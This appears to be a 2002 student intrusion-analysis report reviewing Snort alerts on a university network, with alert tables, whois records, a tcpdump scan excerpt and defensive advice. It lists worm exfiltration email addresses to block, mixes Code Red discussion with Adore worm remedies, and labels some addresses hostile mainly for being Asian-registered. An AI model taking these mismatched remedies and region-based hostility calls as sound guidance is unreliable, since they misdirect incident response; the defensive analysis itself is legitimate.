Domain System inverse mapping provided by:

DNS1.RR.COM 24.30.200.3

DNS2.RR.COM 24.30.201.3

DNS3.RR.COM 24.30.199.7

DNS4.RR.COM 65.24.0.172

Record last updated on 30-Aug-2001.

Database last updated on 11-Feb-2002 19:56:34 EDT.

Road Runner is an ISP in Texas and parts of the east coast. I would consider this traffic to be possibly hostile and I believe that further investigation is necessary to determine if 10.0.150.190 is compromised since this host is believed to be a university FTP server. Looking at the events originating from 10.0.150.190 I found nothing that appeared to be hostile or indicate that the system is compromised.

#### ➤ **Defensive Recommendations**

Since buffer overflows exploit vulnerable services I would try to ensure that all the servers targeted by these alerts are up to the latest patch level and I would also consider blocking FTP access into the network from external sources. I would also recommend further investigation of the host 24.95.245.166 to see if there is a legitimate reason for them to be accessing the internal GIAC FTP servers.

#### ➤ **Correlations**

I found no correlations for these external source addresses on the SANS site, Google or Incidents.org.

### **OOS Event**

| Event Name | count of Event Name | Distinct SRC | Distinct TGT |
|------------|---------------------|--------------|--------------|
| OOS Event  | 64                  | 14           | 6            |

#### ➤ **Brief Alert Description**

OOS events are reported when snort sees packets that are out of specification as described in the RFC's. This could include but is not limited to bad TCP flag combinations, invalid sequence numbers, and illegal fragments. OOS packets are often indications of packet crafting. Which can be used for various reconnaissance purposes. For example if an attacker crafts a packet with illegal flag combinations and sees how a host responds he has some indication as to the OS the host is running. By determining the



operating system of the remote host they know have a better idea how to plan their attack. This is known as OS Finger Printing.

| Top 5 Source Address | Count of Source Address | Top5 Target Address | Count of Target Address |
|----------------------|-------------------------|---------------------|-------------------------|
| 144.122.42.38        | 16                      | 10.0.88.162         | 36                      |
| 195.132.240.41       | 10                      | 10.0.150.204        | 13                      |
| 24.158.117.251       | 9                       | 10.0.150.143        | 8                       |
| 130.104.19.73        | 8                       | 10.0.153.206        | 5                       |
| 4.61.46.216          | 6                       | 10.0.150.220        | 1                       |

I looked at other traffic originating from these source addresses and found that **144.122.42.38** generated the following alerts. Null scan!, OOS Event, SCAN FIN, SCAN XMAS, SYN-FIN scan!, and Scan. This IP address has the following information registered with arin.net.

Middle East Technical University (NET-METU-NET)

METU Computer Center Inonu Bulvari - ODTU

Ankara, 06531

TR

Netname: METU-NET

Netblock: 144.122.0.0 - 144.122.255.255

Coordinator:

METU Hostmaster (MH2-ORG-ARIN) hostmaster@METU.EDU.TR

+90 312 2103330

Fax- +90 312 2101120

Domain System inverse mapping provided by:

NS1.METU.EDU.TR 144.122.199.90

NS2.METU.EDU.TR 144.122.199.93

NS1-AUTH.SPRINTLINK.NET 206.228.179.10

AUTH60.NS.UU.NET 198.6.1.181

Record last updated on 27-Oct-1998.

Database last updated on 11-Feb-2002 19:56:34 EDT.

All of these source IP addresses were the sources of numerous scans and other events. I would consider them to be hostile.

As for the targets of these alerts I decided to look into traffic originating from them in order to determine if they have been possibly compromised. What I did was look at all traffic originating from these target IP addresses with a destination being one of these source addresses. I figure that if there was a hostile code in one of these OOS packets than there will be connections from the compromised host back out to the attacking host or another host that the attacker has under their control.

**10.0.88.162**

Detect Time Target Address Target Port Source Address Source Port TCP Flags

|                                       |                  |              |
|---------------------------------------|------------------|--------------|
| 8 Jan 2002 20:16:56 PST 144.122.42.38 | 1214 10.0.88.162 | 3701 *****S* |
| 8 Jan 2002 17:06:43 PST 144.122.42.38 | 1214 10.0.88.162 | 3328 *****S* |
| 7 Jan 2002 20:22:57 PST 144.122.42.38 | 1214 10.0.88.162 | 4780 *****S* |
| 7 Jan 2002 18:25:35 PST 144.122.42.38 | 1214 10.0.88.162 | 4525 *****S* |
| 7 Jan 2002 17:49:01 PST 144.122.42.38 | 1214 10.0.88.162 | 4433 *****S* |
| 7 Jan 2002 16:55:21 PST 144.122.42.38 | 1214 10.0.88.162 | 4336 *****S* |
| 7 Jan 2002 16:42:42 PST 144.122.42.38 | 1214 10.0.88.162 | 4307 *****S* |
| 7 Jan 2002 06:09:25 PST 144.122.42.38 | 1214 10.0.88.162 | 3107 *****S* |
| 7 Jan 2002 05:46:16 PST 144.122.42.38 | 1214 10.0.88.162 | 3079 *****S* |

This appears to be traffic associated with Kazza. Kazza is an Internet file sharing service that was discussed earlier. I would assume that this host is not compromised. From the other addresses I saw traffic that appeared to be Napster and more Kazza traffic. I would assume that these are not a high priority.

➤ **Defensive recommendations**

Again depending on the security policy for GIAC University you may want to consider disallowing Napster and Kazza traffic.

➤ **Correlations**

I found no correlations for these external addresses on Google, The SANS site, or Incidents.org

**Possible trojan server activity**

| Event Name                      |                         | count of Event Name | Distinct SRC            | Distinct TGT |
|---------------------------------|-------------------------|---------------------|-------------------------|--------------|
| Possible trojan server activity |                         | 48                  | 7                       | 7            |
| Target Address                  | count of Target Address | Source Address      | count of Source Address |              |
| 10.0.13.12                      | 8                       | 10.0.5.83           | 8                       |              |
| 10.0.150.220                    | 8                       | 170.235.1.118       | 8                       |              |
| 170.235.1.118                   | 8                       | 10.0.150.220        | 8                       |              |
| 10.0.5.83                       | 7                       | 10.0.13.12          | 7                       |              |
| 10.0.5.83                       | 4                       | 10.0.5.119          | 4                       |              |
| 213.77.129.108                  | 4                       | 10.0.150.220        | 4                       |              |
| 10.0.5.119                      | 3                       | 10.0.5.83           | 3                       |              |
| 10.0.5.83                       | 3                       | 10.0.5.44           | 3                       |              |
| 10.0.150.220                    | 2                       | 213.77.129.108      | 2                       |              |
| 10.0.5.44                       | 1                       | 10.0.5.83           | 1                       |              |

➤ **Brief Alert Description**

These alerts are triggering off the target or the source port of 27374, which is commonly associated with the sub-seven Trojan. Sub seven is similar to Back Orifice or NetBus. The effect of this Trojan will enable people to access your system over the Internet without you knowing. The Sub Seven Trojan can also be configured to inform someone when its infected computer connects to the Internet, and tells that person all the information

about you they need to use the Trojan against you. The notification will take place via ICQ or email. Numerous ICQ connections originating from any of the systems targeted by this alert would be a good indication that the system is compromised. There are very detailed description of Sub Seven located at the following links...

<http://www.sans.org/newlook/resources/IDFAQ/subseven.htm>

<http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html>

| Event Name                      | Detect Time             | Target Address | Target Port | Source Address | Source Port |
|---------------------------------|-------------------------|----------------|-------------|----------------|-------------|
| Possible trojan server activity | 8 Jan 2002 07:22:19 PST | 213.77.129.108 | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 8 Jan 2002 07:22:13 PST | 213.77.129.108 | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 8 Jan 2002 07:22:13 PST | 213.77.129.108 | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 8 Jan 2002 07:22:13 PST | 10.0.150.220   | 1214        | 213.77.129.108 | 27374       |
| Possible trojan server activity | 8 Jan 2002 07:22:10 PST | 213.77.129.108 | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 8 Jan 2002 07:22:10 PST | 10.0.150.220   | 1214        | 213.77.129.108 | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.119     | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.119     | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.119     | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:05 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 7 Jan 2002 08:27:57 PST | 170.235.1.118  | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 7 Jan 2002 08:27:57 PST | 10.0.150.220   | 1214        | 170.235.1.118  | 27374       |
| Possible trojan server activity | 7 Jan 2002 08:27:57 PST | 10.0.150.220   | 1214        | 170.235.1.118  | 27374       |
| Possible trojan server activity | 7 Jan 2002 08:27:57 PST | 170.235.1.118  | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 7 Jan 2002 08:27:57 PST | 10.0.150.220   | 1214        | 170.235.1.118  | 27374       |
| Possible trojan server activity | 7 Jan 2002 08:27:57 PST | 170.235.1.118  | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 10.0.150.220   | 1214        | 170.235.1.118  | 27374       |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 170.235.1.118  | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 170.235.1.118  | 27374       | 10.0.150.220   | 1214        |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 10.0.150.220   | 1214        | 170.235.1.118  | 27374       |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 170.235.1.118  | 27374       | 10.0.150.220   | 1214        |

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|---------------------------------|-------------------------|---------------|-------|---------------|-------|
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 10.0.150.220  | 1214  | 170.235.1.118 | 27374 |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 10.0.150.220  | 1214  | 170.235.1.118 | 27374 |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 170.235.1.118 | 27374 | 10.0.150.220  | 1214  |
| Possible trojan server activity | 7 Jan 2002 08:27:55 PST | 10.0.150.220  | 1214  | 170.235.1.118 | 27374 |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.83     | 7938  | 10.0.5.44     | 27374 |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.44     | 27374 | 10.0.5.83     | 7938  |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.83     | 7938  | 10.0.5.44     | 27374 |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.83     | 7938  | 10.0.5.44     | 27374 |

Some of this traffic appears to be Kazza traffic targeted at port 27374 as a random ephemeral port but I am more concerned with the traffic that is not associated with Kazza.

When I remove the Kazza traffic from the previous list I get a smaller number of hosts that may be infected.

| Event Name                      | Detect Time             | Target Address | Target Port | Source Address | Source Port |
|---------------------------------|-------------------------|----------------|-------------|----------------|-------------|
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.44      | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:05 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.119     | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.119     | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.13.12     | 27374       | 10.0.5.83      | 8733        |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.119     | 27374       | 10.0.5.83      | 7938        |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:27:12 PST | 10.0.5.83      | 8733        | 10.0.13.12     | 27374       |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.83      | 7938        | 10.0.5.44      | 27374       |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.83      | 7938        | 10.0.5.44      | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 8 Jan 2002 01:42:48 PST | 10.0.5.83      | 7938        | 10.0.5.119     | 27374       |
| Possible trojan server activity | 5 Jan 2002 00:06:21 PST | 10.0.5.83      | 7938        | 10.0.5.44      | 27374       |

Table 2

There are two other explanations for this traffic. Port 7938 is associated with Legato Network Backup Software that could be running on some of the hosts in question. It would seem that 10.0.5.83 would then be a back up server. The other port in question is 8733, which is commonly associated with the Ibus protocol. Ibus is a java messaging protocol, and further research as to why it is being used on university computers would

be necessary. Another note is that all the traffic that is not related to Kazza is from internal sources to internal targets.

➤ **Defensive Recommendations**

I would thoroughly check all the targets and internal sources of this alert for possible compromise and there are detailed instructions on doing so at following Symantec link. <http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html>

I would also consider blocking port 27374 at the perimeter firewall inbound and out. I would also check the servers listed in the **table 2** for ICQ or email traffic to external sources as this could indicate that they have been compromised and communicating with attackers on the Internet.

➤ **Correlations**

I found no correlations for these external addresses on Incidents.org, The SANS site or Google.

**TCP SRC and DST outside network**

| Event Name                      | count of Event Name | Distinct SRC | Distinct TGT |
|---------------------------------|---------------------|--------------|--------------|
| TCP SRC and DST outside network | 37                  | 9            | 5            |

➤ **Brief Alert Description**

This alert is triggering off snort seeing packets on the internal network that are not destined to or originating from an internal host. This is most likely signs of packet crafting originating from an internal host that has been compromised. It is extremely difficult to track down the true source of spoofed packets unless you can get the mac address or the physical address of the NIC card that's sending them. That is assuming that they are not passing through a router. If they are passing through a router then the Mac address you will see is that of the last hop router. I believe this could also be an indication of source routing. An attacker could specify in his source route that the packets are to pass through your router.

All of the traffic generating these alerts was from the 169.254.0.0 address space and was destined for the same. I noticed that all the traffic appeared to be NetBios connections either originating from or targeted for port 139. I also found an interesting quote that someone posted to SANS that said 169.254 addresses could also be explained as "supposed to be for newer DHCP clients that cannot get an internal address" Curtis L. Blais.

The who is information for the 169.254 address block returned the following information.

Whois look up on: 169.254.146.18 using server:whois.arin.net at port:43  
IANA (NETBLK-LINKLOCAL)  
Internet Assigned Numbers Authority  
4676 Admiralty Way, Suite 330  
Marina del Rey, CA 90292-6695

US

Netname: LINKLOCAL

Netblock: 169.254.0.0 - 169.254.255.255

Coordinator:

Internet Corporation for Assigned Names and Numbers (IANA-ARIN) res-  
ip@iana.org

(310) 823-9358

Domain System inverse mapping provided by:

BLACKHOLE-1.IANA.ORG 192.0.32.18

BLACKHOLE-2.IANA.ORG 192.0.32.19

### ➤ **Defensive Recommendations**

If this traffic is originating from within your network it is highly likely that you have an internal host that is compromised. I would recommend running tcpdump with the `-e` option which will allow you to view the mac address information. Once you do this you can write filters that will allow you to narrow down the traffic. I would recommend filtering on the 169.254 addresses and try to find the mac address where these packets are originating. Once you know the Mac address, write a filter based on that address and try to locate some “normal” or un-spoofed traffic to find out the real IP address of the compromised system. Another recommendation would be to implement egress filtering at your perimeter router. What egress filtering does is block any traffic outbound that is not originating from your address space. I would use the following paper written by Chris Brenton called “What is Egress Filtering and How Can I Implement It?” This paper gives an excellent of the problem and also real world examples of a solution. It is available at the following link. <http://rr.sans.org/firewall/egress.php> I also have to wonder if these addresses are some type of reserved addresses that shouldn't be routed in the first place. Then I may want to look at the traffic originating from the DHCP server which as earlier stated could assign these addresses. That would not however explain why other people have seen scans for NetBios ports originating from these IP addresses. If this just a problem with a dhcp server, I would still recommend egress filtering to avoid spoofed traffic from leaving your network in the future. I believe that this traffic requires further investigation before a concrete conclusion can be drawn as to the reason behind it.

### ➤ **Correlations**

There was a report of NetBios scans originating from the 169.254. address range at the following link.

<http://www.theorygroup.com/Archive/Argus/1999/msg00165.html>

Curtis Blais reported to incidents.org seeing NetBios scans of his network originating from the 169.254 address space. An example of the traffic is following.

```
11:15:44.684687 169.254.65.17.1078 hawk.MY.NETWORK.netbios-ssn:
S 6292402:6292402(0) win 8192 (DF)
11:15:44.684960 169.254.65.17.1078 hawk.MY.NETWORK.netbios-ssn:
S 6292402:6292402(0) win 8192 (DF)
11:15:44.685440 hawk.MY.NETWORK.netbios-ssn 169.254.65.17.1078:
S 23800483:23800483(0) ack 6292403 win 8760 (DF)
```

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11:15:47.654496 169.254.65.17.1078 hawk.MY.NETWORK.netbios-ssn:
  S 6292402:6292402(0) win 8192 (DF)
11:15:47.654756 169.254.65.17.1078 hawk.MY.NETWORK.netbios-ssn:
  S 6292402:6292402(0) win 8192 (DF)
11:15:47.655072 hawk.MY.NETWORK.netbios-ssn 169.254.65.17.1078:
  . ack 6292403 win 8760 (DF)

```

<http://www.incidents.org/archives/intrusions/msg00055.html>

## **INFO FTP anonymous FTP**

| Event Name             | count of Event Name | Distinct SRC | Distinct TGT |
|------------------------|---------------------|--------------|--------------|
| INFO FTP anonymous FTP | 21                  | 6            | 2            |

### ➤ **Brief Alert Description**

FTP anonymous access is referring to someone trying to access an FTP server using the default anonymous login. FTP is the File Transfer Protocol. It is used primarily for transferring files from one host to another or from site to site. These alerts were targeted at 10.0.150.190 which has been identified as one of the University's FTP servers. All the sources for this alert were external and it should be looked into as to why they are attempting to logon to the FTP server anonymously. I would think that if they had a legitimate reason to access this server they would have a user name and a password.

The following addresses were sources for this alert.

| Source Address | count of Source Address |
|----------------|-------------------------|
| 24.95.245.166  | 14                      |
| 62.163.158.112 | 2                       |
| 66.30.59.155   | 2                       |
| 193.253.42.45  | 1                       |
| 208.242.127.31 | 1                       |
| 24.13.140.41   | 1                       |

It appears that 24.95.245.166 tried 14 times to access this server anonymously 10 times on the 6<sup>th</sup> of January 2002 and 4 more times on the 7<sup>th</sup>. I find this to be curious so I did a whois on the address and found that the address belongs to Road Runner which is an ISP. This is most likely a home user. They may be a student that is allowed to access this ftp server maybe to get assignments or something but again I would think that they would have a user name and a password.

### ➤ **Defensive Recommendations**

I will make several recommendations in this case the first of which is don't use FTP if at all possible. There are many exploits that target FTP servers that allow the attacker to gain root access to the host. Another problem with FTP is that the username and password are transferred across the wire in the clear, meaning that anyone with a sniffer now knows your username and password. Rather than FTP I would consider using a service such as secure ftp or scp which will do encrypted authentication. If FTP is a necessity then I would recommend disabling anonymous access to all FTP servers.

### ➤ **Correlations**



I found no correlations for these source addresses on Google, Incidents.org or the SANS site.

### **Incomplete Packet Fragments Discarded**

| Event Name                            | count of Event Name | Distinct SRC | Distinct TGT |
|---------------------------------------|---------------------|--------------|--------------|
| Incomplete Packet Fragments Discarded | 17                  | 3            | 3            |

#### ➤ **Brief Alert Description**

Packet Fragments are often used to conceal malicious code and to avoid Intrusion detection systems. Attackers also use fragments to pass through not statefull firewalls. In this case the alert is being generated by snorts defrag plugin which is used to reassemble fragments to look at the contents. What this alert means is that while reassembling the packet snort never saw the final fragments and discarded them. You typically don't want to see fragmentation on your network and this alert indicates that you have anomalous fragments because snort never received the last fragment.

These alerts were targeted at 10.0.88.165, 10.0.150.143, and 10.0.153.207. I believe that these are not necessarily malicious because the originate from 3 separate hosts and each source targets the same target for each alert. I would want to understand further why we would be seeing fragmentation. One thing I noticed that was rather strange was that one of the source addresses was 172.16.2.100. 172 is a reserved address space like 10.0 and should not be routed on the internet. I would consider this to be a possibly spoofed source address or at least very strange and it would require further investigation as to how this could be possible with out spoofing. I looked into other traffic originating from the target of the alert with this strange source address and I didn't see anything out of the ordinary.

#### ➤ **Defensive Recommendations**

I would suggest deploying a statefull firewall at the perimeter of the network so that attackers cannot bypass acl's on non statefull routers. I would also check the targeted hosts for signs of compromise. You may also consider looking into the source addresses of these alerts to see if they have a legitimate reason to be accessing the GIAC university network. They are listed bellow.

172.16.2.100

202.102.29.141

210.76.63.49

#### ➤ **Correlations**

I obviously found no correlations for the 172.16.2.100 address. I did find correlations for the other two but they were in foreign languages that I do not speak. There was nothing on incidents.org or the SANS site.

### **High port 65535 tcp - possible Red Worm - traffic**

| Event Name  | count of Event Name | Distinct SRC | Distinct TGT |
|---|---------------------|--------------|--------------|
| High port 65535 tcp - possible Red Worm - traffic | 13                  | 4            | 4            |



➤ **Brief Alert Description**

I discussed what The code Red worm Is in detail in a previous section labeled High port 65535 UDP - possible Red Worm – traffic. This is the TCP version of the alert since Red Worm uses both TCP and UDP. I am very concerned with the highlighted sections of the following chart these are the 13 instances of this alert for the time period I analyzed. The non highlighted traffic I assume to be related to Kazza, but it may be a good idea to investigate that host further. The other two hosts are most likely compromised by the Code Red worm and I would recommend applying the defensive recommendations I made earlier to these hosts. I will copy those recommendations into this alert analysis so you don't have to go back and read them.

| Detect Time             | Target Address | Target Port | Source Address  | Source Port |
|-------------------------|----------------|-------------|-----------------|-------------|
| 7 Jan 2002 19:46:47 PST | 10.0.152.249   | 1460        | 10.0.60.8       | 65535       |
| 7 Jan 2002 19:46:47 PST | 10.0.152.249   | 1460        | 10.0.60.8       | 65535       |
| 7 Jan 2002 19:46:50 PST | 10.0.152.249   | 1460        | 10.0.60.8       | 65535       |
| 5 Jan 2002 13:56:33 PST | 10.0.88.162    | 1214        | 195.219.155.203 | 65535       |
| 5 Jan 2002 13:56:34 PST | 10.0.88.162    | 1214        | 195.219.155.203 | 65535       |
| 5 Jan 2002 13:56:32 PST | 10.0.88.162    | 1214        | 195.219.155.203 | 65535       |
| 7 Jan 2002 19:46:47 PST | 10.0.60.8      | 65535       | 10.0.152.249    | 1460        |
| 7 Jan 2002 19:46:47 PST | 10.0.60.8      | 65535       | 10.0.152.249    | 1460        |
| 7 Jan 2002 19:46:47 PST | 10.0.60.8      | 65535       | 10.0.152.249    | 1460        |
| 7 Jan 2002 19:46:47 PST | 10.0.60.8      | 65535       | 10.0.152.249    | 1460        |

➤ **Defensive Recommendations**

There is a utility that is available from Dartmouth University written by William Stearns which will detect the adore files on an infected system. This utility is available at

[http://www.ists.dartmouth.edu/IRIA/knowledge\\_base/tools/adorefind.htm](http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm) I

would highly recommend that this tool be downloaded and run on all the hosts listed in the above tables. Another good recommendation would be to block emails to or from the following addresses adore9000@21cn.com, adore9000@sina.com, adore9001@21cn.com, adore9001@sina.com. The worm sends these email addresses your critical system information.

➤ **Correlations**

Since I am only concerned with these two internal hosts and not the traffic I assume to be Kazza there are no external correlations.

## TOP TALKERS

This section focus on the top external, and overall source addresses from the Scans, Alert, and OOS data files. As well as the top GIAC University targets. For the external sources I have included Whois information, which helps in determining the legitimacy of the traffic as well as deciding if the source should be considered hostile.

### Top Ten Source Addresses From Alert Files

Top Ten Alert Source Addresses

| Source Address | Count of Source Address |
|----------------|-------------------------|
| 10.0.5.202     | 30109                   |
| 10.0.153.114   | 5544                    |
| 10.0.153.146   | 4580                    |
| 10.0.88.181    | 2930                    |
| 10.0.70.177    | 2903                    |
| 10.0.150.198   | 2173                    |
| 10.0.150.41    | 1933                    |
| 203.248.242.22 | 1898                    |
| 10.0.151.79    | 1866                    |
| 10.0.153.119   | 1864                    |

Since most of these are internal addresses I would investigate each as to the traffic that is triggering these alerts. If the traffic is not malicious I would consider modifying your Snort rule set.

**203.248.242.22** This address belongs to the Asian Pacific Network and should be considered Hostile. I would suggest blocking access to GIAC University from this address.

Asia Pacific Network Information Center ([APNIC2](#))

These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database, at WHOIS.APNIC.NET or <http://www.apnic.net/>  
Please do not send spam complaints to APNIC.

AU

Netname: APNIC-CIDR-BLK

Netblock: [202.0.0.0](#) - [203.255.255.255](#)

Maintainer: AP

Coordinator:

Administrator, System ([SA90-ARIN](#)) [No mailbox]  
+61-7-3367-0490

Domain System inverse mapping provided by:

SVC00.APNIC.NET

[202.12.28.131](#)

NS.APNIC.NET

[203.37.255.97](#)

NS.TELSTRA.NET  
NS.RIPE.NET

[203.50.0.137](#)  
[193.0.0.193](#)

## Top Ten External Source Addresses From Alert Files

Top Ten External Alert Source Addresses

| Source Address  | count of Source Address |
|-----------------|-------------------------|
| 203.248.242.22  | 1898                    |
| 210.76.63.49    | 1523                    |
| 211.233.70.161  | 1263                    |
| 211.233.70.162  | 1060                    |
| 203.199.69.118  | 969                     |
| 202.102.29.141  | 605                     |
| 216.106.166.211 | 476                     |
| 216.106.166.164 | 465                     |
| 211.43.209.7    | 424                     |
| 64.4.12.179     | 257                     |

### 203.248.242.22

This address was discussed in the prior report. It is owned by the Asian Pacific Network and should be considered hostile.

### 210.76.63.49

### 211.233.70.161

### 211.233.70.162

### 202.102.29.141

### 211.43.209.7

I would consider blocking this address from accessing your internal servers.

Asia Pacific Network Information Center ([NETBLK-APNIC-CIDR-BLK](#))

These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database,  
at WHOIS.APNIC.NET or <http://www.apnic.net/>  
Please do not send spam complaints to APNIC.  
AU

Netname: APNIC-CIDR-BLK2

Netblock: [210.0.0.0](#) - [211.255.255.255](#)

Coordinator:

Administrator, System ([SA90-ARIN](#)) [No mailbox]  
+61-7-3367-0490

Domain System inverse mapping provided by:

NS.APNIC.NET

[203.37.255.97](#)

SVC00.APNIC.NET [202.12.28.131](#)  
NS.TELSTRA.NET [203.50.0.137](#)  
NS.RIPE.NET [193.0.0.193](#)

## 216.106.166.211

## 216.106.166.164

This could be legitimate traffic I would investigate further before restricting access.

iBEAM Broadcasting Corporation ([NETBLK-IBEAM](#))  
645 Almanor Ave., suite 100  
Sunnyvale, CA 94085  
US

Netname: IBEAM  
Netblock: [216.106.160.0](#) - [216.106.175.255](#)  
Maintainer: BEAM

Coordinator:  
Le, Stewart ([SL895-ARIN](#)) stle@ibeam.com  
408-830-3572

Domain System inverse mapping provided by:

NS1.IBEAM.COM [204.233.70.15](#)  
NS2.IBEAM.COM [204.247.99.125](#)

**64.4.12.179** I would want to investigate the traffic from this address further and most likely want an explanation as to the reason for it.

MS Hotmail ([NETBLK-HOTMAIL](#))  
1065 La Avenida  
Mountain View, CA 94043  
US

Netname: HOTMAIL  
Netblock: [64.4.0.0](#) - [64.4.63.255](#)

Coordinator:  
Myers, Michael ([MM520-ARIN](#)) icon@HOTMAIL.COM  
650-693-7072

Domain System inverse mapping provided by:

NS1.HOTMAIL.COM [216.200.206.140](#)  
NS3.HOTMAIL.COM [209.185.130.68](#)

### Top Ten Alert Target Addresses

Top Ten Alert Target Addresses

| Target Address | count of Target Address |
|----------------|-------------------------|
| 10.0.5.1       | 30109                   |
| 10.0.150.198   | 19537                   |

|                 |      |
|-----------------|------|
| 10.0.152.109    | 5288 |
| 211.115.213.202 | 2720 |
| 10.0.153.154    | 2324 |
| 211.32.117.26   | 1927 |
| 10.0.88.167     | 1898 |
| 211.32.117.27   | 1729 |
| 10.0.88.165     | 1536 |
| 224.0.0.2       | 1119 |

